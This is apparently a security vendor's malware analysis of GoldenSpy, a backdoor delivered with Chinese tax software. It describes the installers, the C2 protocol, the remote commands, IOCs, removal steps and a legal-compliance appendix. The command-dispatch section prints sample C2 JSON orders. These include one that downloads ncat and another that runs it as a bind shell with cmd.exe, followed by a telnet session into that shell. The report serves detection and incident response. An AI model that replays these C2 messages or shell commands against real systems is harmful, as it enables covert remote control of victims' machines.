2 **SignToolSetup.exe** (MD5: 04f100f771ed8dd238fdf41a0f85977a) – is a setup file that installs the electronic signing application. The program and component files are installed under the folder %ProgramFiles%\Signtool

FILENAME	MD5	DESCRIPTION
CTptkcs.dll	696721fb92e109010b03304fda0c960f	Public Key Cryptography Standard Library
help.pdf	b94c7fc5528f5e233a9900991c7757ca	HELP file
JsDevInfoDll.dll	7c348eac40b9dbf6bd52db2985abee42	Tax Card Code Library
libcurl.dll	b672963bb8fc75b7c122082b5e567058	CURL Library
libeay32.dll	0852402f8f75c9a75a74114af75f34c5	OpenSSL Library
libp11.dll	7b8d8a81b32209a80fb974cf89697116	PKCS11 Library
QRGenerator.dll	f8246f3e4391c50c53c2417b9fea3a33	QR Generator Library
SignTool.exe*	05b0e15a989182e97e6068344840406f	Electronic contract signing tool and document file uploader
SSLeay32.dll	3cb5a5dc5701c2961742bdb05a43c6d0	SSL Library

The configuration for Signtool.exe is stored in a registry under HKEY_LOCAL_MACHINE\Software\IXINNUO\SIGNTOOL



Pluginsetup.exe

This setup file installs two executable files under the folder %WinDir%\System32\PluginManager.

- MPlugin.exe (MD5: **946945ee4555fc7f7aced80904fe802f**) – this executable file monitors and makes sure that plugin.exe process is running. When plugin.exe is terminated, it will respawn it. It also checks tax software update from the host: http://upgrade.i-xinnuo[.]com.
- Plugin.exe (MD5: **134d9ffc9c65366e690c2a4852ec6835**) – This is the main plugin manager program. A thread is created to get instructions from the execute commands from the remote host http://upgrade.i-xinnuo[.]com mainly for managing tax software plugins.

It has a thread for the command handler where it parses the JSON file return by the remote host.

Command Includes:

- Download and execute plugin
- Uninstall plugin
- Upgrade plugin
- Delete plugin
- Start plugin
- Stop plugin
- Stratagy – the purpose of this command is currently unknown to us.
- Feedback

```
if ( *(_BYTE *)(JSONParse(v11, (int)"id", v5) + 8) == 1 )
{
  _id = (int *)JSONParse(v11, (int)"id", v6);
  switch ( GetValue(_id) )
  {
    case 1:
      ret_value = DownloadFromURL((int)v11, (int)this);
      goto LABEL_11;
    case 2:
      ret_value = Uninstall((int)v11, (int)this);
      goto LABEL_11;
    case 3:
      ret_value = UpgradePlugin((int)v11, (int)this);
      goto LABEL_11;
    case 4:
      ret_value = DeletePlugins((int)v11);
      goto LABEL_11;
    case 5:
      ret_value = StartPlugin((int)v11);
      goto LABEL_11;
    case 6:
      ret_value = StopPlugin((int)v11);
      goto LABEL_11;
    case 7:
      ret_value = Stratagy((int)v11);
      goto LABEL_11;
    case 10:
      ret_value = Feedback(v8, (int)v11, (int)this);
LABEL_11:
      v3 = ret_value;
      break;
    default:
      break;
  }
}
```

It also creates a thread to communicate to a web socket address - ***ws://172.46.16.23:33666/websocket/***. We have not however invested our time investigating the reason behind this because it failed to connect to this host at the time of analysis.

The last thread that plugin.exe created and caught our attention is the thread that covertly downloads a malicious file - ***svminstall.exe***. The download happens two hours after the installation. The HTTP POST body when requesting for the download link contains a request string in JSON format that includes the infected system's MAC address, the software name, version number and ID. The remote host returns a JSON data that includes the link to http://download.ningzhidata[.]com/download/svminstall.exe which is then installed in the infected system.

```
POST /version/downloadAddr HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Accept:   */*
Host: 49.232.156.177:9002
Content-Length: 152
Cache-Control: no-cache

requestStr={"body":{"mac":"f7-f7-f6-15-81-42","softList":[{"soft":"IDGSoft","toInstallVersion":"","version":"CKKJ-
V10000001-2"}]},"id":"soft_toanyver"}
HTTP/1.1 200
Server: nginx/1.14.0
Date: Wed, 03 Jun 2020 22:11:49 GMT
Content-Length: 150
Connection: keep-alive

{"code":"0","data":{"softList":[{"address":"http://download.ningzhidata.com/download/svminstall.exe","version":"CKKJ-
V10000001-2","soft":"IDGSoft"}]}}
```

Plugin.exe and mplugin.exe logs their activities and save it to a file under the same folder where they are installed. It uses a filename format **{Year}{Month}{Day}-Plugin.log** & **{Year}{Month}{Day}-MPlugin.log**. The log is encrypted with SM4 Block cipher with a 16-byte key and then encoded in Base64.

Svminstall.exe – (GoldenSpy)

Binary Overview
File Version: 1.0.0.1
Product Version: 1.2.0.0
Version: V1.0-20200301 (Version reported to the Control Server)

At the time of analysis, V1.0-20200301 was analyzed but a newer version also appeared V1.2-20200407 with compile time of 2020-04-07 08:44:13 UTC.

Svm.exe installs itself as two services named SVM and SVMM, and has two main functions:

- ExeProtector that spawns off a separate thread to protect svm.exe and svmm.exe. There are also some other modes e.g. console that does this in the main thread.
- Connects to a control server to report itself and wait for additional commands.

ExeProtector

The ExeProtector monitors the file C:\Program Files (x86)\svm\svm.exe (and presumably its counterpart svmm.exe if it is running as svm.exe). If this file is missing it connects to the server expecting a message with a format similar to:

```
{
    "code": "0",
    "data": {
        "softList": [
            {
                "excuteExe": "true",
                "version": "V1.2-20200407",
                "soft": "SVM"
            }
        ]
    }
}
```

This will download the latest version of the file. However, if svm.exe already exists then no new update is retrieved. The ExeProtector then ensures that svm.exe is kept running.

Command Retrieval and Dispatching

This sub-system reports system identification and allows random remote code execution on the system from the control server. In addition, it also supports pushing of arbitrary files into the system including executables.

The system communicates using http with JSON payload over port 9006. This is hardcoded to communicate to http://www.ningzhidata[.]com:9006/softServer/req

Protocol

Svm.exe generates a uuid as its unique id and stores this information in the registry location: HKLM\Software\IDG\DA. This id is specified as uid in its messages to the control server.

On startup, it reaches out to the server every two minutes 2 to 3 times before slowing down its communication by a randomized time interval.

NOTE: the protocol here is largely done through reverse engineering rather than observing actual communication between svm.exe and server hosted at http://www.ningzhidata[.]com:9006/

Communication from svm.exe to server

Format is in JSON and messages to the server are identified by a protocol id, and we have identified three different protocol ids.

- PROTOCOL_01 – ***svm.exe*** is sending host environment information (install date, version, etc...)
- PROTOCOL_00 – reporting and requesting for commands from server
- PROTOCOL_99 – requesting for software update list, expecting list of software and download location for each.

Communication from server to svm.exe

Format is also in JSON and contains at least one code field. An optional data field indicates which command or order is to be executed on the remote machine.

We have identified four different commands:

- order0 – null command
- order1 – send software update information to remote machine
- order2 – send host environment information back to server (PROTOCOL_01)
- order3 – run executable on remote machine

Requesting host environment information – order2

This is done by the server using order2 and encoded in the following way:

```
{“code”: “0”, “data”: {“orderId”: “order2”}}
```

And svm.exe replies with a message similar to the following:

```
{
    “data”: {
        “installtime”: “20200606 14: 53: 32”,
        “name”: “SVM”,
        “os”: “Microsoft Windows Server 2010”,
        “shList”: “”,
        “version”: “V1.2-20200407”
    },
    “pid”: “PROTOCOL_01”,
    “uid”: “E4AA0B7D-F997-410E-B7A4-8C1DDBFC9293”
}
```


Running an executable on the remote machine – order3

This is done by the server using order3 and with the specified command line string in the cmd field. This string is run using WinExec() API which includes command-line arguments.

The following example runs win32calc.exe found in C:\Windows\System32

```
{
    "code": "0",
    "data": {
        "orderId": "order3",
        "cmd": "C:\\Windows\\system32\\win32calc.exe"
    }
}
```

The result is shown below (note that there are two win32calc.exe as the message was sent twice to svm.exe)



Launchpad.exe	< 0.01	45,124 K	20,212 K	4040 SQL Launchpad Service	Microsoft Corporation
svchost.exe		1,892 K	7,112 K	4292 Host Process for Windows S...	Microsoft Corporation
svmm.exe	0.04	1,240 K	5,440 K	6056 认证软件版本升级服务	南京辰阔网络科技有限...
svm.exe	0.03	2,012 K	9,920 K	2724 认证软件版本升级服务	南京辰阔网络科技有限...
win32calc.exe		5,632 K	12,080 K	4924 Windows Calculator	Microsoft Corporation
win32calc.exe		5,596 K	12,124 K	520 Windows Calculator	Microsoft Corporation
lsass.exe		7,012 K	17,512 K	772 Local Security Authority Proc...	Microsoft Corporation

Downloading and running a new executable on the machine - order1

This is a slightly more complicated process as it involves a multiple exchanges between the server and svm.exe.

The server sends instruction to install software using order1 command. This tells svm.exe where to get the software update list and the version to retrieve.

A sample message from the server telling svm.exe to download software package ncat version '1.1' from the specified URL.

```
{
    "code": "0",
    "data": {"orderId": "order1",
            "url": "http://192.168.176.1:9006/download/ncat",
            "softName": "ncat",
            "softVer": "1.1"
    }
}
```

Svm.exe will then contact http://192.168.176.1:9006/download/ncat with a software update request or PROTOCOL_99.

It will send form request data with the following request:

```
{
    “data”: {
        “softList”: [
            {
                “soft”: “ncat”,
                “upgrade”: “false”,
                “version”: “1.1”
            }
        ]
    },
    “pid”: “PROTOCOL_99”,
    “uid”: “E4AA0B7D-F997-410E-B7A4-8C1DDBFC9293”
}
```

The server then responds with a list of files to be downloaded and its location for this software package. This is specified using a softList response as follows:

```
{
    “code”: “0”,
    “data”: {
        “softList”: [
            {
                “address”: “http://192.168.176.1:9006/file/download/libeay32.dll”,
                “version”: “1.1”,
                “soft”: “libeay32”
            },
            {
                “address”: “http://192.168.176.1:9006/file/download/ssleay32.dll”,
                “version”: “1.1”,
                “soft”: “ssleay32”
            },
            {
                “address”: “http://192.168.176.1:9006/file/download/ncat.exe”,
                “version”: “1.1”,
                “soft”: “ncat”
            }
        ]
    }
}
```

WinExec() API call is also attempted for each file downloaded. The packages downloaded are stored in the temp directory. In this example, once Ncat has been installed, a remote shell can easily be started by sending an order3 command, similar to the following:

```
{
    "code": "0",
    "data": {
        "orderId": "order3",
        "cmd": "C:\\windows\\temp\\ncat.exe -l -k -p 7357 -c cmd.exe"
    }
}
```

This will open port 7357 and spawn cmd.exe upon connection. This only works if firewall is disabled, but a callback shell can easily be adapted. With Ncat listening on port 7357, remote shell can be accessed by telnetting to the port.

```
> telnet 192.168.176.131 7357
Trying 192.168.176.131...
Connected to 192.168.176.131.
Escape character is '^]'.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir "\Program Files (x86)\svm"
dir "\Program Files (x86)\svm"
 Volume in drive C has no label.
 Volume Serial Number is F009-C8C3

 Directory of C:\Program Files (x86)\svm

06/08/2020  05:58 PM    <DIR>          .
06/08/2020  05:58 PM    <DIR>          ..
06/08/2020  02:04 PM    <DIR>          log
04/07/2020  08:44 PM           517,632 svm.exe
04/07/2020  08:44 PM           517,632 svmm.exe
               2 File(s)      1,035,264 bytes
               3 Dir(s)  46,921,728,000 bytes free

C:\Windows\system32>exit
exit
Connection closed by foreign host.
>
```

Logging

Same as plugin.exe, svm.exe also has a logging capability and stored it under the folder ***%ProgramFiles%\svm\log***. They only differ on how the logs are stored where plugin.exe encrypts its log while svm.exe does not.

Recommended Risk Mitigation Measures

Trustwave SpiderLabs strongly recommends threat hunting for the IOC's provided in this report, specifically for organizations with operations in China. The following are recommended first steps:

- Hunt for active network connections matching:
  - Traffic going to ***ningzhidata[.]com***
  - Use of Ryeol HTTP Client user-agent in packets (*please note, there is a chance of a high false positive rate as this library and user-agent are still used by some legitimate software.)
  - In conjunction with above, search for external traffic to ports 9002, 9005, 9006 to unauthorized domains/IP.
- Windows event logs indicating creation of svmm or svm services, review event logs 601, 4697, and 7045.
- Use the provided YARA rule to scan your hosts.

If you confirm presence of this malicious code in your environment, follow your existing IR procedures to document and remediate the incident. Outside of the normal IR procedures there are some special considerations for this software.

Post incident response investigation, reimaging the system and starting from a known good state is preferable, however, if this action is not practical because of business criticality reasons, the malicious elements of the Golden tax software package can be manually removed. The main tax software does include an uninstall package, but it is only for the tax-related elements of the software. Svm.exe and svmm.exe are not affected by the main software removal process. To remove SVM from host:

1. Freeze both svm.exe and svmm.exe processes (since it will respawn itself if killed normally)
2. Kill SVM processes
3. Go to SVM directory and permanently delete related files
4. Remove all registry artifacts related to SVM service
5. Restart host
6. Use provided YARA rules to hunt for any leftovers, and remove if anything stays in the system

If, for any business reason, you cannot perform the malicious software removal, we recommend:

- Harden host OS following NIST hardening checklist, or at bare minimum:
  - Baseline your company golden image and remove any non-critical software
  - Enable firewall and ensure communications for tax services is only allowed to appropriate domain
  - Ensure antivirus system is installed and updated
  - Ensure all system security updates are installed
  - Disable all not used devices (printers, Bluetooth, network cards etc.) and services
  - Remove all non-critical for operation users (like administrator, guest etc.) from the host
  - Clear any sensitive data not necessary for tax filing
  - Block remote connections
- Remove remote access to company data
- Do not connect host to the domain, use local non-admin user to work with the host
- Isolate host from company network
- Have separate dedicated Internet connection or isolate and secure one on network segments
- Ensure that network IDS is seeing host activity
- Ensure that you have installed EDR solution on the host

Relevant Corporate Profiles

Aisino Corporation (航天信息股份有限公司)

Aisino Corporation (航天信息股份有限公司) – Engages in the development of information technology. Business activities include, provision of technical advice and services, consulting management for enterprises, development, production, and sale of electronic and communications equipment, computers and peripheral equipment, intelligent electronic products, taxation and special equipment. Aisino Corporation is responsible for the "Golden Tax" software service. Aisino Credit Information is a subsidiary of Aisino Corporation.

Aisino Credit Information (爱信诺征信有限公司)

Aisino Credit Information (ACI) is an Internet-based company specializing in credit for business and big data credit information research. ACI is the owner of domain i-xinnuo[.]com from which tax software is being distributed. Link provided below: ***http://cdn.i-xinnuo[.]com/cdn/SETUP.EC.V.1.1.R.exe***

Nanjing Chenkuo Network Technology (南京辰阔网络科技有限公司) –

A technology company specializing in enterprise big data modeling, analysis and application. By analyzing the company's core big data, it combines the bank's risk control and exclusive Demand for financial products, screening of pre-loan customers and real-time monitoring after lending to a large number of enterprises, precise marketing, and efficient services. Svm.exe was digitally signed by this corporation.

Trustwave SpiderLabs

The Trustwave SpiderLabs team is comprised of expert digital forensic investigators / breach responders, penetration testers, malware reverse engineers, and security architects that have dedicated their expertise to providing deep-dive proactive threat hunting services for Trustwave clients. Our team is responsible for identifying current and potential threats in client networks, developing detection logic, and tracking threat actor campaigns operating across the globe.

Appendices

Appendix A - Definitions, supporting facts, and legal and compliance implications

The tables below provide a review of potential legal and compliance implications for companies using this software in their corporate environment. Within the context of this report, Trustwave SpiderLabs has used several industry recognized terms to describe GoldenSpy activity. This appendix clearly defines the commonly accepted definitions and usages of these terms, based on organizations such as NIST and MITRE. The terms defined below include backdoor, C2 (Command and Control), spyware, and malicious code / malware.

We do acknowledge that some of the implementations described below could exist for legitimate means – however; any such application would require strictly defined legal context and agreement between software vendor and user, which we were not able to confirm/observe in the Aisino Golden Tax software.

FIELD	UNDERSTANDING
Term	Term to be defined
Definition Source	Source of definition of term
Definition	Term definition derived from the source
Condition	A specific condition within GoldenSpy that matches a NIST definition or MITRE TTP
Match Criteria	Does GoldenSpy match condition criteria? Yes/No
Require legal justification or usage approval	Does condition ***require*** software to have legal justification or to request user approval to operate on the host? Yes/No
Provides legal justification or ask for usage approval	Does condition ***provide*** software to have legal justification or to request user approval to operate on the host? Yes/No
Regulations Violated	Is software in potential conflict with regulations for specific regions? **EU (European Union)** – GDPR, NIS, Directive 2011/83/EU -one or more regulations **CA (Canada)** - Canada's Anti-Spam Legislation (CASL) **US (United States)** – California Consumer Privacy Act **This is not a complete global list of potential compliance / regulation violations, merely a sample of important frameworks.*
Affecting compliance	Is software in potential conflict with regulations? **PCI DSS** – one or more requirements (mainly requirements 8, 10.1,10.2.x) **HIPAA** – one or more requirements **This is not a complete global list of potential compliance / regulation violations, merely a sample of important frameworks.*
Supporting facts	Collected facts supporting above statements
Verdict	Based on collected information, does software match definition?

Backdoor

Term	Backdoor	
Definition Source	**NIST**	
Definition	**An undocumented way of gaining access to computer system.**	
Condition	**Software documented?**	**Provides access to computer system?**
Match Criteria	No	Yes
Requires legal justification or usage approval?	Yes	Yes
Provides legal justification or ask for usage approval?	No	No
Regulations violated:	CA, EU, US	CA, EU
Affecting compliance?	PCI DSS, HIPPA	PCI DSS, HIPPA
Supporting facts:	EULA not provided in installation package	GoldenSpy has the ability to remotely control system without user knowledge or authorization.
Verdict:	GoldenSpy matches criteria for the NIST-defined term: **Backdoor**	

C2 (Command and Control

Term	C2 (Command and Control)			
Source	**MITRE**			
Definition	**The adversary is trying to communicate with compromised systems to control them.**			
Condition	**T1065 Uncommonly Used Port**	**T1205 Port Knocking**	**T1105 Remote File Copy**	**T1071 Standard Application Layer Protocol**
Match Criteria	Yes	Yes	Yes	Yes
Requires legal justification or usage approval?	N/A	N/A	N/A	N/A
Provides legal justification or ask for usage approval?	N/A	N/A	N/A	N/A
Regulations violated:	N/A	N/A	N/A	N/A
Affecting compliance?	N/A	N/A	PCI DSS, HIPPA	PCI DSS, HIPPA
Supporting facts:	GoldenSpy uses ports 9002, 9005, 9006 to communicate over HTTP	Uses custom "UserAgent" string to enable software download.	Yes. GoldenSpy has this functionality built into code.	Uses HTTP for communication.
Verdict:	GoldenSpy matches criteria for the MITRE-defined term: **C2 (Command and Control)**			

Spyware

Term	Spyware		
Source	**NIST**		
Definition	**Software that is secretly or surreptitiously installed into an information system to gather information on individuals or organizations without their knowledge; a type of malicious code.**		
Condition	**Secretly or surreptitiously installed?**	**Gather information on individuals or organizations?**	**Is listed in EULA?**
Match Criteria	Yes	Yes	No
Requires legal justification or usage approval?	Yes	Yes	Yes
Provides legal justification or ask for usage approval?	No	No	No
Regulations violated:	CA, EU	CA, EU, US	CA, EU, US
Affecting compliance?	PCI DSS, HIPPA	PCI DSS, HIPPA	N/A
Supporting facts:	Software installed two hours after tax software installation. Software does not notify or ask user for permission to be installed.	Software collects information on the host and certain software. Initial communication sent host telemetry data to C2 server.	EULA not provided with software package and cannot be found on the Internet.
Verdict:	GoldenSpy matches criteria for the NIST-defined term: **Spyware**		

Malicious Code/Malware

Term	Malicious Code/Malware			
Source	**NIST**			
Definition	**Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system.**			
Condition	**Perform an unauthorized process?**	**Have adverse impact on the confidentiality?**	**Have adverse impact on the integrity?**	**Have adverse impact on the availability?**
Match Criteria	Yes	Yes	Yes	Not observed
Requires legal justification or usage approval?	Yes	Yes	Yes	N/A
Provides legal justification or ask for usage approval?	No	No	No	N/A
Regulations violated:	CA, EU	CA, EU, US	EU	N/A
Affecting compliance?	PCI DSS, HIPPA	PCI DSS, HIPPA	PCI DSS, HIPPA	N/A
Supporting facts:	GoldenSpy runs sibling process (svmm.exe) to establish persistence.	GoldenSpy communicates over unsecured protocol.	GoldenSpy bypasses security controls by operating with SYSTEM-level privileges.	Not observed
Verdict:	GoldenSpy matches criteria for the NIST-defined term: **Malicious code / Malware**			

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